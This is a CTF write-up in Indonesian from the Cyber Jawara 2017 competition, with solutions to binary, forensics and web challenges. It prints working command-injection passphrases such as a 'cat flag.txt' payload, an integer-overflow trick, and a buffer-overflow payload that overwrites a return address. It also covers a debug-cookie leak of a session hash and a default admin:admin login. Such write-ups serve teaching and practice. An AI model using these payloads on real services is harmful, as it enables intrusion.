Writeup Cyber Jawara 2017

Cyber Security **IPB**

Tribute to All CTF Players

Daftar Isi

Binary Exploitation

RSA Key Generator (75 pts)

Kami membuat layanan untuk meng-generate RSA pair dengan C.
nc cj2k17.ctf.idsirtii.or.id 11337

Solusi

Diberikan sebuah layanan dengan source code yang memiliki bagian menarik sebagai berikut

```
    sprintf(private_gen,
            "openssl genrsa -aes128 -passout 'pass:%s' -out "
            "dir/%s/private.pem 2048 2>/dev/null",
            passphrase, dir);

    sprintf(public_gen,
            "openssl rsa -passin 'pass:%s' -in dir/%s/private.pem
"
            "-outform PEM -pubout -out dir/%s/public.pem
2>/dev/null",
            passphrase, dir, dir);

    system(private_gen);
    system(public_gen);

    sprintf(tmp, "cat dir/%s/private.pem 2>/dev/null ", dir);
    system(tmp);
    sprintf(tmp, "cat dir/%s/public.pem 2>/dev/null ", dir);
    system(tmp);
```

Dari bagian tersebut, kita memasukkan inputan kita di passphrase lalu nanti akan dimasukkan ke private_gen untuk dijalankan. Kita dapat memasukkan semacam injection sehingga akan langsung dieksekusi perintah yang kita masukkan setelahnya. Oleh karena itu, mari kita coba

```
$ nc cj2k17.ctf.idsirtii.or.id 11337

 --//-- CJ RSA Key Generator --//--

Passphrase: ' -out; sleep 3 #
```

Berhasil ternyata memanggil sleep 3. Skrng mari kita coba langsung panggil flag.txt

```
$ nc cj2k17.ctf.idsirtii.or.id 11337

 --//-- CJ RSA Key Generator --//--

Passphrase: ' -out; cat flag.txt #

CJ2017{cmd_injection_is_still_exist_in_2k17!!!!}
CJ2017{cmd_injection_is_still_exist_in_2k17!!!!}
```

Flag

`CJ2017{cmd_injection_is_still_exist_in_2k17!!!!}`

Zero Day Market (75 pts)

Zero day black market via terminal for leet
nc cj2k17.ctf.idsirtii.or.id 21337

Solusi

Diberikan sebuah binary 64 bit dengan service sebagai berikut

```
$ nc cj2k17.ctf.idsirtii.or.id 21337
== WELCOME TO CYBER JAWARA ZERO DAY MARKET ==

Your Money: 10 BTC

1) Buy
2) Sell
3) Exit
Your choice: 1

- ZERO DAY LIST -
[1] Chrome Exploit | 100 BTC
[2] Safari Exploit | 100 BTC
[3] Windows 10 Exploit | 150 BTC
[4] Git Exploit | 5 BTC
[5] Jenkins Exploit | 5 BTC
[6] Flag | 99999999 BTC
Choose Number: 4
Buy Git Exploit with 5 BTC

Your Money: 5 BTC

1) Buy
```

```
2) Sell
3) Exit
Your choice:
```

Mari kita bongkar binarynya.

```
 while ( 1 )
  {
    while ( 1 )
    {
      puts(&byte_106E);
      printf("Your Money: %u BTC\n", v9);
      puts(&byte_106E);
      puts("1) Buy");
      puts("2) Sell");
      puts("3) Exit");
      printf("Your choice: ");
      v7 = getchar();
      v0 = getchar();
      if ( v7 != 49 )
        break;
      puts(&byte_106E);
      puts("- ZERO DAY LIST -");
      for ( i = 0; i <= 5; ++i )
        printf("[%d] %s | %d BTC\n", (unsigned int)(i + 1), *(&v32
+ i), (unsigned int)*(&v26 + i));
      printf("Choose Number: ");
      v1 = getchar();
      v2 = getchar();
      v13 = v1 - 49;
      if ( v13 >= 0 && v13 <= 5 )
      {
        if ( *(&v26 + v13) <= v9 )
        {
          printf("Buy %s with %d BTC\n", *(&v32 + v13), (unsigned
int)*(&v26 + v13));
          v9 -= *(&v26 + v13);
          ++*(&v14 + v13);
          if ( v13 == 5 )
            puts(flag);
        }
        else
        {
          puts("Not Enough Money!");
        }
      }
      else
      {
        puts("Invalid Number");
```

```
      }
    }
    if ( v7 != 50 )
      break;
    puts(&byte_106E);
    puts("- YOUR INVENTORY -");
    v11 = 0;
    for ( i = 0; i <= 5; ++i )
    {
      if ( *(&v14 + i) )
      {
        printf("[%d] %s\n", (unsigned int)(v11 + 1), *(&v32 + i));
        *(&v20 + v11++) = i;
      }
    }
    if ( v11 )
    {
      printf("Choose Number: ");
      v3 = getchar();
      v4 = getchar();
      v13 = v3 - 48;
      if ( v13 > 0 && v13 <= v11 )
      {
        --v13;
        if ( *(&v20 + v13) )
        {
          printf("Price: ");
          _isoc99_scanf("%d", &v8);
          v5 = getchar();
          v11 = *(&v20 + v13);
          if ( *(&v26 + v11) >= (signed int)v8 )
          {
            printf("Sold! You get %d BTC\n", v8);
            v9 += v8;
            --*(&v14 + v11);
          }
          else
          {
            printf("No one want to buy! %s price in the market is
%d BTC\n", *(&v32 + v11), (unsigned int)*(&v26 + v11));
          }
        }
        else
        {
          puts("Invalid Number");
        }
        for ( j = 0; j <= 5; ++j )
          *(&v20 + j) = 0;
      }
      else
```

```
      {
        puts("Invalid Number");
      }
    }
    else
    {
      puts("You have nothing");
    }
  }
```

Dari potongan kode di atas, terlihat bahwa memang duit yang kita miliki hanya 10 BTC dan harga flag yang terlampau mahal yang sepertinya tidak mungkin kita beli. Namun, yang menarik adalah pada bagian ketika kita menjual inventory kita di mana pada awalnya v8 adalah unsigned int, sementara ketika kita jual, tipenya menjadi signed int. Hmmm menarique.

Tipenya adalah int yang artinya 32 bit. Rangenya dari 0 sampai 4,294,967,295 untuk unsigned. Sementara untuk signed rangenya adalah dari −2,147,483,648 sampai dengan 2,147,483,647. Pada pengecekan harga, yang dicek adalah bertipe signed. Oleh karena itu, jika kita masukkan 2,147,483,648, maka akan dianggap sebagai −2,147,483,648 sehingga lolos dari pengecekan dan uang kita akan ditambah sebanyak 2,147,483,648. Akhirnya bisa beli flag deh. Mwahahaha. Yuk dicoba.

```
$ nc cj2k17.ctf.idsirtii.or.id 21337
== WELCOME TO CYBER JAWARA ZERO DAY MARKET ==

Your Money: 10 BTC

1) Buy
2) Sell
3) Exit
Your choice: 1

- ZERO DAY LIST -
[1] Chrome Exploit | 100 BTC
[2] Safari Exploit | 100 BTC
[3] Windows 10 Exploit | 150 BTC
[4] Git Exploit | 5 BTC
[5] Jenkins Exploit | 5 BTC
[6] Flag | 99999999 BTC
Choose Number: 5
Buy Jenkins Exploit with 5 BTC

Your Money: 5 BTC
```

```
1) Buy
2) Sell
3) Exit
Your choice: 2

- YOUR INVENTORY -
[1] Jenkins Exploit
Choose Number: 1
Price: 2147483648
Sold! You get -2147483648 BTC

Your Money: 2147483653 BTC

1) Buy
2) Sell
3) Exit
Your choice: 1

- ZERO DAY LIST -
[1] Chrome Exploit | 100 BTC
[2] Safari Exploit | 100 BTC
[3] Windows 10 Exploit | 150 BTC
[4] Git Exploit | 5 BTC
[5] Jenkins Exploit | 5 BTC
[6] Flag | 99999999 BTC
Choose Number: 6
Buy Flag with 99999999 BTC
CJ2017{y0_d4w6_buy_zero_day_with_zero_day}

Your Money: 2047483654 BTC
```

Flag

```
CJ2017{y0_d4w6_buy_zero_day_with_zero_day}
```

Jawara17 (125 pts)

Selamat datang di Cyber Jawara 2017!
nc cj2k17.ctf.idsirtii.or.id 31337

Solusi

Diberikan sebuah binary 64 bit dengan service yang berjalan.

```
$ nc cj2k17.ctf.idsirtii.or.id 31337
```

```
!!SELAMAT DATANG PARA PUNGGAWA CJ 2017!!hfashdfhasdf
```

Program tersebut sepertinya menerima inputan. Lalu tidak keluar apa - apa. Mari kita bongkar.

Terdapat fungsi yang menarik yaitu cyber() di mana fungsi tersebut akan langsung memberikan flag untuk kita. Sementara fungsi jawara() meminta input dengan fungsi read() yang akan melebihi kapasitas buffer tampungannya.

Kita lihat dengan gdb di mana inputan kita dan di mana alamat pulangnya sehingga kita bisa menimpanya untuk langsung mengarah ke cyber().

```
gdb-peda$ x/100x $rsp
0x7fffffffda50:  0x6161616161616161    0x000000000000000a
0x7fffffffda60:  0x000000ff00000000    0x0000000000000000
0x7fffffffda70:  0x0000000000000000    0x0000000000000000
0x7fffffffda80:  0x00000000004005e8    0x0000000000000000
0x7fffffffda90:  0x0000000000000028    0x00000000004006b8
0x7fffffffdaa0:  0x0000000000000001    0x0000000000400690
0x7fffffffdab0:  0x00007ffff7de7ab0    0x000000000040066d
0x7fffffffdac0:  0x0000000000000000    0x00007ffff7ffe168
0x7fffffffdad0:  0x00007fffffffdaf0    0x0000000000400615
0x7fffffffdae0:  0x00007fffffffdbd8    0x0000000100000000
0x7fffffffdaf0:  0x0000000000400620    0x00007ffff7a2d830
0x7fffffffdb00:  0x0000000000000000    0x00007fffffffdbd8
0x7fffffffdb10:  0x0000000100000000    0x00000000004005e8
0x7fffffffdb20:  0x0000000000000000    0xd077d69f9c24c932
0x7fffffffdb30:  0x00000000004004c0    0x00007fffffffdbd0
0x7fffffffdb40:  0x0000000000000000    0x0000000000000000
0x7fffffffdb50:  0x2f8829e02664c932    0x2f88395a3fb4c932
0x7fffffffdb60:  0x0000000000000000    0x0000000000000000
0x7fffffffdb70:  0x0000000000000000    0x0000000000000001
0x7fffffffdb80:  0x00000000004005e8    0x0000000000400690
0x7fffffffdb90:  0x0000000000000000    0x0000000000000000
0x7fffffffdba0:  0x00000000004004c0    0x00007fffffffdbd0
0x7fffffffdbb0:  0x0000000000000000    0x00000000004004e9
0x7fffffffdbc0:  0x00007fffffffdbc8    0x000000000000001c
0x7fffffffdbd0:  0x0000000000000001    0x00007fffffffdf90
0x7fffffffdbe0:  0x0000000000000000    0x00007fffffffdfc5
0x7fffffffdbf0:  0x00007fffffffdfda    0x00007fffffffdfe5
0x7fffffffdc00:  0x00007fffffffdff7    0x00007ffffffe00e
0x7fffffffdc10:  0x00007ffffffe024     0x00007ffffffe03c
0x7fffffffdc20:  0x00007ffffffe06e     0x00007ffffffe0b9
0x7fffffffdc30:  0x00007ffffffe0ec     0x00007ffffffe0fc
0x7fffffffdc40:  0x00007ffffffe10d     0x00007ffffffe121
0x7fffffffdc50:  0x00007ffffffe144     0x00007ffffffe15b
0x7fffffffdc60:  0x00007ffffffe16d     0x00007ffffffe184
```

```
0x7fffffffdc70:  0x00007fffffffe1c8    0x00007fffffffe1f5
0x7fffffffdc80:  0x00007fffffffe201    0x00007fffffffe214
0x7fffffffdc90:  0x00007fffffffe22d    0x00007fffffffe7b5
0x7fffffffdca0:  0x00007fffffffe7ef    0x00007fffffffe823
0x7fffffffdcb0:  0x00007fffffffe84c    0x00007fffffffe87f
0x7fffffffdcc0:  0x00007fffffffe88b    0x00007fffffffe8b1
0x7fffffffdcd0:  0x00007fffffffe8f5    0x00007fffffffe989
0x7fffffffdce0:  0x00007fffffffe9a0    0x00007fffffffe9af
0x7fffffffdcf0:  0x00007fffffffe9d0    0x00007fffffffe9e2
0x7fffffffdd00:  0x00007fffffffea00    0x00007fffffffea12
0x7fffffffdd10:  0x00007fffffffea42    0x00007fffffffea57
0x7fffffffdd20:  0x00007fffffffea6b    0x00007fffffffea7c
0x7fffffffdd30:  0x00007fffffffea8f    0x00007fffffffeac5
0x7fffffffdd40:  0x00007fffffffead4    0x00007fffffffeaef
0x7fffffffdd50:  0x00007fffffffeb01    0x00007fffffffeb1e
0x7fffffffdd60:  0x00007fffffffeb27    0x00007fffffffeb38
gdb-peda$ x/100x $rbp
0x7fffffffdad0:  0x00007fffffffdaf0    0x0000000000400615
0x7fffffffdae0:  0x00007fffffffdbd8    0x0000000100000000
0x7fffffffdaf0:  0x0000000000400620    0x00007ffff7a2d830
0x7fffffffdb00:  0x0000000000000000    0x00007fffffffdbd8
0x7fffffffdb10:  0x0000000100000000    0x00000000004005e8
0x7fffffffdb20:  0x0000000000000000    0xd077d69f9c24c932
0x7fffffffdb30:  0x00000000004004c0    0x00007fffffffdbd0
0x7fffffffdb40:  0x0000000000000000    0x0000000000000000
0x7fffffffdb50:  0x2f8829e02664c932    0x2f88395a3fb4c932
0x7fffffffdb60:  0x0000000000000000    0x0000000000000000
0x7fffffffdb70:  0x0000000000000000    0x0000000000000001
0x7fffffffdb80:  0x00000000004005e8    0x0000000000400690
0x7fffffffdb90:  0x0000000000000000    0x0000000000000000
0x7fffffffdba0:  0x00000000004004c0    0x00007fffffffdbd0
0x7fffffffdbb0:  0x0000000000000000    0x00000000004004e9
0x7fffffffdbc0:  0x00007fffffffdbc8    0x000000000000001c
0x7fffffffdbd0:  0x0000000000000001    0x00007fffffffdf90
0x7fffffffdbe0:  0x0000000000000000    0x00007fffffffdfc5
0x7fffffffdbf0:  0x00007fffffffdfda    0x00007fffffffdfe5
0x7fffffffdc00:  0x00007fffffffdff7    0x00007fffffffe00e
0x7fffffffdc10:  0x00007fffffffe024    0x00007fffffffe03c
0x7fffffffdc20:  0x00007fffffffe06e    0x00007fffffffe0b9
0x7fffffffdc30:  0x00007fffffffe0ec    0x00007fffffffe0fc
0x7fffffffdc40:  0x00007fffffffe10d    0x00007fffffffe121
0x7fffffffdc50:  0x00007fffffffe144    0x00007fffffffe15b
0x7fffffffdc60:  0x00007fffffffe16d    0x00007fffffffe184
0x7fffffffdc70:  0x00007fffffffe1c8    0x00007fffffffe1f5
0x7fffffffdc80:  0x00007fffffffe201    0x00007fffffffe214
0x7fffffffdc90:  0x00007fffffffe22d    0x00007fffffffe7b5
0x7fffffffdca0:  0x00007fffffffe7ef    0x00007fffffffe823
0x7fffffffdcb0:  0x00007fffffffe84c    0x00007fffffffe87f
0x7fffffffdcc0:  0x00007fffffffe88b    0x00007fffffffe8b1
0x7fffffffdcd0:  0x00007fffffffe8f5    0x00007fffffffe989
```

```
0x7fffffffdce0:  0x00007fffffffe9a0    0x00007fffffffe9af
0x7fffffffdcf0:  0x00007fffffffe9d0    0x00007fffffffe9e2
0x7fffffffdd00:  0x00007fffffffea00    0x00007fffffffea12
0x7fffffffdd10:  0x00007fffffffea42    0x00007fffffffea57
0x7fffffffdd20:  0x00007fffffffea6b    0x00007fffffffea7c
0x7fffffffdd30:  0x00007fffffffea8f    0x00007fffffffeac5
0x7fffffffdd40:  0x00007fffffffead4    0x00007fffffffeaef
0x7fffffffdd50:  0x00007fffffffeb01    0x00007fffffffeb1e
0x7fffffffdd60:  0x00007fffffffeb27    0x00007fffffffeb38
0x7fffffffdd70:  0x00007fffffffeb4a    0x00007fffffffeb69
0x7fffffffdd80:  0x00007fffffffeb83    0x00007fffffffeb92
0x7fffffffdd90:  0x00007fffffffeba4    0x00007fffffffebac
0x7fffffffdda0:  0x00007fffffffebbb    0x00007fffffffed71
0x7fffffffddb0:  0x00007fffffffed9d    0x00007fffffffedaf
0x7fffffffddc0:  0x00007fffffffedbe    0x00007fffffffedd9
0x7fffffffddd0:  0x00007fffffffedf9    0x00007fffffffee0b
0x7fffffffdde0:  0x00007fffffffee71    0x00007fffffffeead
gdb-peda$
```

Ok. Inputan kita ‘aaaaaaaa’ berada di `0x7fffffffda50` sementara target kita yaitu EIP berada di `0x7fffffffdad8`. Artinya kita butuh sampah sebanyak 136 sebelum akhirnya bisa menimpanya dengan alamat 0x00000000004005b6. Oleh karena itu, payloadnya adalah

```
$ python -c "print 'a'*136 + '\xb6\x05\x40\x00\x00\x00\x00\x00'" |
nc cj2k17.ctf.idsirtii.or.id 31337
!!SELAMAT DATANG PARA PUNGGAWA CJ
2017!!CJ2017{Where_Is_Uncut_Text}
```

Flag

CJ2017{Where_Is_Uncut_Text}

RSA Key Generator 2.0 (175 pts)

Sepertinya banyak yang meng-hack layanan RSA Key Generator kami. Kami telah melakukan patching terhadap celah yang ada.
nc cj2k17.ctf.idsirtii.or.id 41337

Solusi

Diberikan sebuah binary dengan source code yang kurang lebih sama dengan RSA Key Generator pertama. Namun, di sini terdapat perbedaan di mana kita tidak dapat menginput karakter kutip satu seperti biasa karena akan program akan otomatis menambahkan ‘\’’ ke dalam inputan kita. Namun, terdapat limit sebanyak 127. Untuk setiap karakter kutip satu

yang kita masukkan, maka akan ditambahkan dengan '\'' dengan panjangnya 4. Kemudian, kami mencoba untuk memasukkan 32 karakter kutip diikuti dengan cat flag.txt.

```
$ nc cj2k17.ctf.idsirtii.or.id 41337

 --//-- CJ RSA Key Generator --//--

Passphrase: ''''''''''''''''''''''''''''''''cat flag.txt

CJ2017{overwriting_array_with_overflow_is_really_c0mm0n}
```

Flag

CJ2017{overwriting_array_with_overflow_is_really_c0mm0n}

Forensics


SQL Injection (50 pts)

Sepertinya ada yang mencoba melakukan SQL Injection di web kami.
File:
https://drive.google.com/open?id=0B3bU4K7rSyE2R0k2SU9fSEoyN28


Solusi

Diberikan sebuah file *pcap-ng capture file*

Hal yang pertama yang kami lakukan adalah membuka file tersebut dengan wireshark, Lalu yang kami lihat adalah lumayan banyak protokol jenis http yang tertangkap, langsung saja tanpa banyak membuang waktu, kami export semua protokol jenis http dengan cara: File>Export Objects>HTTP>Save All



Lakukan searching file menggunakan **sublime** dengan query “CJ2017“



Flag

CJ2017{sql_injection_in_th3_n3tw0rk_}

What The Flag (75 pts)

Temukan sesuatu dari berkas ini
File:
https://drive.google.com/open?id=0B3bU4K7rSyE2OTFIWHpfRGdSMjQ

Solusi

Untuk challenge ini, cukup straightforward. Lurus saja progressnya

Dari file arhive tersebut terdapat:

Setelah itu, kita bisa main" / cek" dengan file tersebut:

```
cj ) file WhatTheFlag.001                                                    ~/l/cj
WhatTheFlag.001: DOS/MBR boot sector, code offset 0x52+2, OEM-ID "NTFS    ", sec
tors/cluster 8, Media descriptor 0xf8, sectors/track 63, heads 255, hidden secto
rs 128, dos < 4.0 BootSector (0x80), FAT (1Y bit by descriptor); NTFS, sectors/t
rack 63, sectors 34815, $MFT start cluster 1450, $MFTMirror start cluster 2, byt
es/RecordSegment 2^(-1*246), clusters/index block 1, serial number 0808ad4148ad4
0914
```

Kemudian, ktia bisa lihat secara kasar isi dari file itu, dan kebetulan, bisa dilihat.
Lalu isinya sebagai berikut:

```
36447         0x8E5F          Unix path: /0/1/2/3/4/5/6/7/8/9/:/;/</=/>/?/@/A/B/
C/D/E/F/G/H/I/J/K/L/M/N/O/P/Q/R/S/T/U/V/W/X/Y/Z/[/\/]/^/_/`/a/b/c/d/e/f/g/h/i/j/
k/l/m/n/o
143360        0x23000         JPEG image data, JFIF standard 1.01
1642496       0x191000        JPEG image data, JFIF standard 1.01
1642526       0x19101E        TIFF image data, big-endian, offset of first image
 directory: 8
4878336       0x4A7000        JPEG image data, JFIF standard 1.01
4878366       0x4A701E        TIFF image data, big-endian, offset of first image
 directory: 8
4964352       0x4BC000        JPEG image data, JFIF standard 1.01
4964382       0x4BC01E        TIFF image data, little-endian offset of first ima
ge directory: 8
4964671       0x4BC13F        Unix path: /www.w3.org/1999/02/22-rdf-syntax-ns#'>
```

Lalu kita extract file tersebut dan terdapatlah file-file berikut:

Kemudian, cek file satu satu, tapi
Di file terakhir langsung ketemu flag loh

Flag

Flagnya CJ2017{HAA-RF-NHA}

Web

Evil Client(50 pts)

Temukan flag pada web berikut. Source code terlampir.
http://cj2017.ctf.idsirtii.or.id:1111/evil/
File:
https://drive.google.com/open?id=0B3bU4K7rSyE2ekRTRnVHRWxMOUk

Solusi

Diberikan sebuah file index.php
Berikut potongan code yang menarik perhatian kami


```
if($_COOKIE['env'] == "development"){
        var_dump($_SERVER);
        var_dump($_SESSION);
        var_dump($_POST);
        var_dump($_GET);
        var_dump($_ENV);
}
```

Pada kodingan tersebut , ketika kita menambahkan cookie ‘env’ dengan value ‘development’, maka bakalan memanggil fungsi var_dump()

var_dump — Dumps information about a variable

Langsung pada browser klik shortcut : Shift + F2
Lalu ketikkan : cookie set env development

Lalu refresh halamannya



Dapat dilihat pada potongan response

```
array(2) {
        ["USERSALT"]=> int(9848)
        ["PASSWORD"]=> string(32) "d146e7f64da754c4a6407aeea0386055"
        }
```

https://hashkiller.co.uk/md5-decrypter.aspx

d146e7f64da754c4a6407aeea0386055 MD5 : 98488122

```php
if(!isset($_SESSION['USERSALT'])) {
        $_SESSION['USERSALT'] = rand(1000,9999);
        $_SESSION['PASSWORD'] = md5($_SESSION['USERSALT'].rand(1000,9999));
}

if (isset($_POST['key'])) {
        if(md5($_SESSION['USERSALT'].$_POST['key']) == $_SESSION['PASSWORD']){
                die(FLAG);
        } else {
                $_SESSION = [];
                session_destroy();
                die("wrong");
        }
}
```

Pada potongan kodingan diatas dapat dilihat bahwa key adalah bagian dari password

```
$_SESSION['PASSWORD']  = $_SESSION['USERSALT'].$_POST['key']
        98488122       =          9848 + $_POST['key']
```

Sehingga

```
$_POST['key'] = 8122
```

Key adalah 8122


Flag

CJ2017{c00ki3_SALT_p3h4pE}

Restricted(100 pts)

Slamet baru saja membuat sebuah web sederhana. Dapatkah Anda menguji keamanannya?
http://cj2017.ctf.idsirtii.or.id:1111/restricted/

Solution



Tampilannya niat, eh tapi ternyata cara solvenya hanya login dengan credential admin:admin

Flag

CJ2017{h!dd3N_P3s4N_ADM!N}

Dark(100 pts)

Web kami baru saja di-deface. Bantu kami untuk mengambil alih kembali.

